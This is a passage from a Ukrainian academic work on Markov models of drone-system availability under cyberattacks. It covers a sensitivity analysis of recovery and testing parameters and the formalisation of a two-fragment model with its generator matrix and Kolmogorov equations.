

Рисунок 3.7 – Вплив параметра τ_a на стаціонарні ймовірності ОФМ

На основі аналізу впливу параметра τ_a на стаціонарні характеристики системи виявлено, що збільшення тривалості відновлення від 5 сек до 2 хв суттєво погіршує коефіцієнт готовності A_g з 0.708 до 0.487, що свідчить про критичну залежність системи від швидкості реакції на кібератаки. При цьому ймовірність перебування в стані повної готовності P_1 знижується з 0.549 до 0.468, а ймовірність виконання місії P_2 різко падає з 0.159 до всього 0.019 через збільшення часу простою під час відновлення. Одночасно спостерігається зростання ймовірності скомпрометованого стану P_3 з 0.032 до 0.060 та ймовірності перебування на ТнП P_4 з 0.260 до 0.453. Таким чином, швидкість оперативного відновлення є вагомим чинником для підтримання ефективності системи, оскільки навіть невелике

збільшення часу відновлення призводить до суттєвого зниження оперативної готовності та різкого зростання ризиків тривалого простою.

Вплив параметра τ_{RC} (час аварійного відновлення) на стаціонарні характеристики системи подано на рис. 3.8.



Рисунок 3.8 – Вплив параметра τ_{RC} на стаціонарні ймовірності ОФМ

Аналіз впливу параметра τ_{RC} (тривалості аварійного відновлення) на стаціонарні характеристики системи демонструє, що збільшення часу відновлення від 5 до 20 хв позитивно впливає на коефіцієнт готовності A_g, який зростає з 0.708 до 0.828. Це, на перший погляд, парадоксальний результат, оскільки можна було очікувати зниження ефективності при довшому відновленні. Проте пояснення криється у зміні розподілу ймовірностей: ймовірність перебування в стані повної готовності P_1 лише незначно зростає з 0.549 до 0.583, тоді як ймовірність виконання місії P_2 суттєво збільшується з 0.159 до 0.246. Водночас спостерігається зростання ймовірності скомпрометованого стану P_3 з 0.032 до 0.051, але ймовірність

перебування на ТнП P_4 різко знижується з 0.260 до 0.121. Така динаміка вказує на те, що довше аварійне відновлення фактично зменшує частоту переходів у стан ТнП, що в підсумку компенсує втрати часу та підвищує загальну доступність системи для виконання основних завдань.

Вплив параметра T_{PT} (періодичність ТнП) на стаціонарні характеристики системи подано на рис. 3.9.



Рисунок 3.9 – Вплив параметра T_{PT} на стаціонарні ймовірності ОФМ

Аналіз впливу параметра T_{PT} на стаціонарні характеристики системи показує обмежений ефект: збільшення інтервалу між ТнП з 20 до 50 год лише незначно покращує коефіцієнт готовності A_g з 0.708 до 0.720. Мінімальне зростання також спостерігається для ймовірності перебування в стані повної готовності P_1 (з 0.549 до 0.559) та ймовірності виконання місії P_2 (з 0.159 до 0.161), тоді як ймовірність скомпрометованого стану P_3 практично не змінюється, залишаючись на рівні близько 0.032. Найпомітніша зміна відбувається з ймовірністю перебування на ТнП

P_4, яка зменшується з 0.260 до 0.247. Такий незначний вплив свідчить про те, що частота ТнП не є вирішальною в порівнянні з іншими параметрами, хоча певне зменшення простою все ж таки сприяє покращенню оперативної готовності.

Вплив параметра τ_{PT} (тривалість ТнП) на стаціонарні характеристики системи подано на рис. 3.10.



Рисунок 3.10 – Вплив параметра τ_{PT} на стаціонарні ймовірності ОФМ

Аналіз впливу параметра τ_{PT} на стаціонарні характеристики системи виявляє суттєвий негативний ефект: збільшення тривалості тестування від 1 до 5 год різко погіршує коефіцієнт готовності A_g з 0.708 до 0.347, що свідчить про зниження готовності системи при надто тривалих процедурах ТнП. При цьому ймовірність перебування в стані повної готовності P_1 падає з 0.549 до 0.270, а ймовірність виконання місії P_2 зменшується з 0.159 до 0.078 через надмірні простої. Ймовірність скомпрометованого стану P_3 також зменшується з 0.032 до 0.016. Також майже втричі зростає ймовірність перебування у стані ТнП P_4 з 0.260 до

0.637, фактично перетворюючи його на основний стан системи. Це вказує на критичну важливість оптимізації часу ТнП, оскільки його надмірна тривалість не тільки не покращує захищеність, але навпаки, паралізує роботу системи, роблячи її майже непридатною для виконання основних функцій через постійні простої.

Вплив параметра P_a (ймовірність успішного автоматичного відновлення після атаки) на стаціонарні характеристики системи подано на рис. 3.11.



Рисунок 3.11 – Вплив параметра P_a на стаціонарні ймовірності ОФМ

Аналіз впливу параметра P_a на стаціонарні характеристики системи демонструє позитивну та суттєву залежність: зростання ймовірності успішного відновлення від 0.4 до 0.9 значно покращує коефіцієнт готовності A_g з 0.708 до 0.910, що свідчить про прямий вплив ефективності системи відновлення на загальну готовність. При цьому ймовірність перебування в стані повної готовності P_1 помірно зростає з 0.549 до 0.617, а ймовірність виконання місії P_2 майже подвоюється з 0.159 до 0.292 через зменшення перерв, пов’язаних з аварійним

відновленням. Важливо, що ймовірність скомпрометованого стану P_3 лише незначно знижується з 0.032 до 0.027, тоді як ймовірність перебування на ТнП P_4 різко падає з 0.260 до 0.063, оскільки більш ефективне оперативне відновлення зменшує потребу в тривалому ТнП. Таким чином, підвищення ймовірності успішного відновлення є ключовим фактором для максимізації оперативної готовності системи, оскільки дозволяє значно зменшити простої на ТнП та одночасно підвищити готовність для виконання місій.

3.1.1.4 Результати аналізу чутливості моделі

Зведені результати аналізу чутливості ОФМ за всіма досліджуваними параметрами наведено у таблиці 3.3.

Таблиця 3.3 – Зведені результати аналізу чутливості ОФМ

№	Параметр	Базова A_g	Кінцева A_g	ΔA_g	Відносна зміна
1	T_{op}, год	0.708	0.932	+0.224	+31.6%
2	τ_{op}, год		0.595	-0.113	-16.0%
3	T_a, год		0.943	+0.235	+33.2%
4	τ_a, год		0.487	-0.221	-31.2%
5	τ_{RC}, год		0.828	+0.120	+16.9%
6	T_{PT}, год		0.720	+0.012	+1.7%
7	τ_{PT}, год		0.347	-0.361	-51.0%
8	P_a		0.910	+0.202	+28.5%

Аналіз чутливості ОФМ показав, що тривалість ТнП τ_{PT} суттєво впливає на готовність системи: її збільшення з 1 до 5 год знижує коефіцієнт готовності A_g на 51.0%, що робить цей параметр найбільш важливим серед керованих параметрів кіберзахисту. Надмірно тривалі процедури ТнП виявляються контрпродуктивними, тому їх оптимізація через автоматизацію є пріоритетним напрямом.

Час оперативного відновлення та суттєво впливає на готовність: збільшення з 5 с до 2 хв знижує коефіцієнт готовності A_g на 31.2%. Це свідчить про критичну важливість швидкості автоматичного відновлення після кібератак.

Ймовірність успішного відновлення P_a суттєво впливає на готовність: підвищення з 0.4 до 0.9 забезпечує зростання коефіцієнта готовності A_g на 28.5%.

Параметри зовнішнього середовища T_{op} і T_a продемонстрували значний вплив на готовність – зростання на 31.6% і 33.2% відповідно при варіації у досліджуваному діапазоні. Однак ці параметри задаються умовами експлуатації та не є керованими через проєктні рішення з кіберзахисту.

Параметри τ_{op} і τ_{RC} мають помірний вплив: зміна τ_{op} з 0.5 до 10 год знижує коефіцієнт готовності A_g на 16.0%, а зміна τ_{RC} з 5 до 20 хв підвищує його на 16.9%.

Важливим результатом є встановлена практична незначущість параметра T_{PT}. Збільшення інтервалу між ТнП з 20 до 50 год підвищує коефіцієнт готовності A_g лише на 1.7%. Це спростовує поширену гіпотезу про ефективність підвищення частоти ТнП як засобу забезпечення готовності та обґрунтовує доцільність інвестицій у якість, а не в частоту тестування.

Таким чином, стратегія забезпечення готовності БпАК має концентруватись на мінімізації часу оперативного відновлення τ_a, підвищенні ймовірності автоматичного відновлення P_a та оптимізації тривалості τ_{PT} через автоматизацію процедур ТнП.

3.1.2 Марковська модель безпілотного авіаційного комплексу з урахуванням підвищення рівня кіберзахищеності

Двофрагментна марковська модель (ДФМ) розширює ОФМ шляхом введення двох операційних фрагментів, що відображають зміну рівня кіберзахищеності БпАК за результатами проведення ТнП. На відміну від ОФМ, де ймовірність успішного відновлення P_a залишається незмінною протягом усього операційного циклу, ДФМ моделює динаміку рівня кіберзахищеності: система стартує з фрагменту 1 з підвищеною ймовірністю відновлення ($P_a + \Delta P_a$) після початкового ТнП. При кожному наступному ТнП, незалежно від поточного фрагменту, система з ймовірністю P_r переходить до фрагменту 1 з підвищеним рівнем захисту або з ймовірністю $(1 - P_r)$ до фрагменту 2 з базовим рівнем P_a, що дозволяє кількісно оцінити вплив ТнП на готовність БпАК.

3.1.2.1 Формалізація моделі

Двофрагментна марковська модель (ДФМ) операційної діяльності БпАК визначається множиною станів (3.8)

$$S = \{S_{0.1}, S_{1.1}, S_{2.1}, S_{0.2}, S_{1.2}, S_{2.2}, S_3\}, \quad (3.8)$$

де $S_{0.1}$ – стартовий стан готовності до виконання місії в першому фрагменті; $S_{1.1}$ – стан виконання місії в першому фрагменті; $S_{2.1}$ – стан компрометації в першому фрагменті; $S_{0.2}$ – стан готовності до виконання місії в другому фрагменті; $S_{1.2}$ – стан виконання місії в другому фрагменті; $S_{2.2}$ – стан компрометації в другому фрагменті; S_3 – спільний стан ТнП для обох фрагментів, що відображає проведення ТнП незалежно від поточного рівня кіберзахищеності системи.

Граф станів і переходів ДФМ подано на рис. 3.12, на якому видно принципову відмінність ДФМ від ОФМ.



Рисунок 3.12 – Граф станів і переходів ДФМ операційної діяльності БпАК з урахуванням параметрів ТнП

Стан ТнП (S_3) виступає точкою розгалуження між двома фрагментами. Зі стану $S_{0.1}$ система переходить до $S_{1.1}$ з інтенсивністю λ_{op} або до S_3 з інтенсивністю λ_{PT}. Зі стану $S_{1.1}$ система повертається до $S_{0.1}$ з інтенсивністю μор або переходить до $S_{2.1}$ з інтенсивністю λ_a. Зі стану $S_{2.1}$ система переходить до $S_{1.1}$ з інтенсивністю $(P_a+\Delta P_a)\mu_a$ при успішному відновленні або до S_3 з інтенсивністю $(1-P_a-\Delta P_a)\mu_{RC}$ при неуспішному.

Фрагмент 2 має аналогічну структуру переходів з базовою ймовірністю відновлення P_a: зі стану $S_{0.2}$ система переходить до $S_{1.2}$ з інтенсивністю λ_{op} або до S_3 з інтенсивністю λ_{PT}; зі стану $S_{1.2}$ повертається до $S_{0.2}$ з інтенсивністю μор або переходить до $S_{2.2}$ з інтенсивністю λ_a; зі стану $S_{2.2}$ переходить до $S_{1.2}$ з інтенсивністю $P_a\mu_a$ при успішному відновленні або до S_3 з інтенсивністю $(1-P_a)\mu_{RC}$ при неуспішному.

Зі стану S_3 після завершення ТнП система переходить до $S_{0.1}$ з інтенсивністю $P_r\mu_{PT}$ або до $S_{0.2}$ з інтенсивністю $(1-P_r)\mu_{PT}$, що визначає розгалуження між фрагментами з різним рівнем кіберзахищеності.

Матриця коефіцієнтів Q ДФМ подана формулою (3.9), де рядки і стовпці матриці відповідають станам $S_{0.1}$, $S_{1.1}$, $S_{2.1}$, $S_{0.2}$, $S_{1.2}$, $S_{2.2}$, S_3 відповідно:

$$Q = \begin{pmatrix} -(\lambda_{op}+\lambda_{PT}) & \lambda_{op} & 0 & 0 & 0 & 0 & \lambda_{PT} \\ \mu_{op} & -(\mu_{op}+\lambda_a) & \lambda_a & 0 & 0 & 0 & 0 \\ 0 & (P_a+\Delta P_a)\mu_a & -q_{33} & 0 & 0 & 0 & (1-P_a-\Delta P_a)\mu_{RC} \\ 0 & 0 & 0 & -(\lambda_{op}+\lambda_{PT}) & \lambda_{op} & 0 & \lambda_{PT} \\ 0 & 0 & 0 & \mu_{op} & -(\mu_{op}+\lambda_a) & \lambda_a & 0 \\ 0 & 0 & 0 & 0 & P_a\mu_a & -q_{66} & (1-P_a)\mu_{RC} \\ P_r\mu_{PT} & 0 & 0 & (1-P_r)\mu_{PT} & 0 & 0 & -\mu_{PT} \end{pmatrix}, \quad (3.9)$$

де q_{33} визначається формулою (3.10), а q_{66} формулою (3.11) відповідно.

$$q_{33} = (P_a+\Delta P_a)\mu_a + (1-P_a-\Delta P_a)\mu_{RC}, \quad (3.10)$$

$$q_{66} = P_a\mu_a + (1-P_a)\mu_{RC} \quad (3.11)$$

Динаміка ймовірностей перебування системи у станах описується системою диференціальних рівнянь Чепмена-Колмогорова (3.12):

$$\begin{cases} \frac{dP_{0.1}(t)}{dt} = -(\lambda_{op} + \lambda_{PT})P_{0.1}(t) + \mu_{op}P_{1.1}(t) + P_r\mu_{PT}P_3(t) \\ \frac{dP_{1.1}(t)}{dt} = \lambda_{op}P_{0.1}(t) - (\mu_{op} + \lambda_a)P_{1.1}(t) + (P_a + \Delta P_a)\mu_a P_{2.1}(t) \\ \frac{dP_{2.1}(t)}{dt} = \lambda_a P_{1.1}(t) - ((P_a + \Delta P_a)\mu_a + (1 - P_a - \Delta P_a)\mu_{RC})P_{2.1}(t) \\ \frac{dP_{0.2}(t)}{dt} = -(\lambda_{op} + \lambda_{PT})P_{0.2}(t) + \mu_{op}P_{1.2}(t) + (1 - P_r)\mu_{PT}P_3(t) \\ \frac{dP_{1.2}(t)}{dt} = \lambda_{op}P_{0.2}(t) - (\mu_{op} + \lambda_a)P_{1.2}(t) + P_a\mu_a P_{2.2}(t) \\ \frac{dP_{2.2}(t)}{dt} = \lambda_a P_{1.2}(t) - (P_a\mu_a + (1 - P_a)\mu_{RC})P_{2.2}(t) \\ \frac{dP_3(t)}{dt} = \lambda_{PT}P_{0.1}(t) + (1 - P_a - \Delta P_a)\mu_{RC}P_{2.1}(t) + \lambda_{PT}P_{0.2}(t) + (1 - P_a)\mu_{RC}P_{2.2}(t) - \mu_{PT}P_3(t), \end{cases} \quad (3.12)$$

де $P_{0.1}(t)$, $P_{1.1}(t)$, $P_{2.1}(t)$ – ймовірності перебування системи у станах готовності, виконання місії та компрометації першого фрагменту відповідно; $P_{0.2}(t)$, $P_{1.2}(t)$, $P_{2.2}(t)$ – ймовірності перебування у відповідних станах другого фрагменту; $P_3(t)$ – ймовірність перебування у стані ТнП в момент часу t.

Початкова умова (3.13) відповідає перебуванню БпАК у стані готовності першого фрагменту:

$$P(0) = [1, 0, 0, 0, 0, 0, 0]. \quad (3.13)$$

З плином часу система досягає стаціонарного режиму, за якого похідні ймовірностей дорівнюють нулю, що зводить систему (3.12) до системи алгебраїчних рівнянь $\pi Q = 0$ з умовою нормування, яка для ДФМ має вигляд (3.14):

$$\sum_{i=1}^{7} \pi_i = \pi_{0.1} + \pi_{1.1} + \pi_{2.1} + \pi_{0.2} + \pi_{1.2} + \pi_{2.2} + \pi_3 = 1. \quad (3.14)$$

Нижче подана розгорнута система з семи рівнянь, отримана з умови стаціонарності $\pi Q = 0$ (3.15)-(3.17):

Фрагмент 1 (стани $S_{0.1}$, $S_{1.1}$, $S_{2.1}$) визначається формулою (3.15):

$$\begin{cases} -(\lambda_{op} + \lambda_{PT})\pi_{0.1} + \mu_{op}\pi_{1.1} + P_r\mu_{PT}\pi_3 = 0 \\ \lambda_{op}\pi_{0.1} - (\mu_{op} + \lambda_a)\pi_{1.1} + (P_a + \Delta P_a)\mu_a\pi_{2.1} = 0 \\ \lambda_a\pi_{1.1} - (P_a + \Delta P_a)\mu_a\pi_{2.1} - (1 - P_a - \Delta P_a)\mu_{RC}\pi_{2.1} = 0. \end{cases} \quad (3.15)$$

Фрагмент 2 (стани $S_{0.2}$, $S_{1.2}$, $S_{2.2}$) визначається формулою (3.16):

$$\begin{cases} -(\lambda_{op} + \lambda_{PT})\pi_{0.2} + \mu_{op}\pi_{1.2} + (1 - P_r)\mu_{PT}\pi_3 = 0 \\ \lambda_{op}\pi_{0.2} - (\mu_{op} + \lambda_a)\pi_{1.2} + P_a\mu_a\pi_{2.2} = 0 \\ \lambda_a\pi_{1.2} - P_a\mu_a\pi_{2.2} - (1 - P_a)\mu_{RC}\pi_{2.2} = 0. \end{cases} \quad (3.16)$$

Стан S_3 визначається формулою (3.17):

$$\lambda_{PT}\pi_{0.1} + (1 - P_a - \Delta P_a)\mu_{RC}\pi_{2.1} + \lambda_{PT}\pi_{0.2} + (1 - P_a)\mu_{RC}\pi_{2.2} - \mu_{PT}\pi_3 = 0. \quad (3.17)$$

Коефіцієнт готовності визначається формулою (3.18):

$$A_g = \pi_{0.1} + \pi_{1.1} + \pi_{0.2} + \pi_{1.2}, \quad (3.18)$$

де $\pi_{0.1}$ і $\pi_{1.1}$ – стаціонарні ймовірності перебування у станах готовності та виконання місії першого фрагменту відповідно; $\pi_{0.2}$ і $\pi_{1.2}$ – стаціонарні ймовірності перебування у відповідних станах другого фрагменту.

